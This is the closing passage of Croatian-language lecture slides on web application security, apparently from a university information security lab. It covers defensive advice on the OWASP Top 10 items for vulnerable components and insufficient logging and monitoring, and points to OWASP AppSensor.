
## A9 – Ranjive komponente - izbjegavanje

- Identificirati korištene komponente
- provjeriti korištene komponente
- pratiti sigurnosne zakrpe i novootkrivene ranjivosti
- nadzor rada sustava i cjelokupne sigurnosti
- koristiti sigurnosne politike
- Koristiti sigurnosne omotače – izolirati komponente i pratiti ulaz - izlaz

## A10 – Nedovoljan nadzor

- Većina napada podrazumijeva puno propalih pokušaja, “probe” poslužitelja i sličnih specifičnih radnji koje će u pravilu uzrokovati greške u dnevničkim zapisima (log)
- Većina stvari se zapisuje u dnevničke zapise
  - U kojem obliku? – često teško za pregledavanje, jako velike količine podataka
  - Zbog “neprilagođenosti” zapisa puno pokušaja napada može promaknuti administratorima
- Uz zapisivanje bitan je i “pametan” nadzor (monitoring)
  - Moguće je prepoznati “vektore” napada i pretpostaviti na što napadači ciljaju
  - Rano upozorenje!

# A10 – Nedovoljan nadzor – tijek/profil napada



# A10 – Nedovoljan nadzor

- Rješenje?
  - Log monitoring i alerting rješenja
    - Olakšati pregled dnevničkih zapisa administratorima
    - Obavijestiti ga o sumnjivim aktivnostima u stvarnom vremenu
  - Application Level Firewall
    - "zna" prepoznati legitiman promet kod uobičajenih web aplikacija
    - "zna" prepoznati maliciozan promet kod uobičajenih web aplikacija
    - Može učiti - specifične web aplikacije
      - Što je u mojoj aplikaciji "uobičajeno" ponašanje korisnika a što nije?
    - Blokiranje sumjnivih aktivnosti u stvarnom vremenu
- Npr. OWASP App Sensor  
[https://www.owasp.org/index.php/OWASP\\_AppSensor\\_Project](https://www.owasp.org/index.php/OWASP_AppSensor_Project)



Laboratorij za informacijsku sigurnost i privatnost

Sigurnost računalnih sustava

Sigurnost web aplikacija

# Hvala!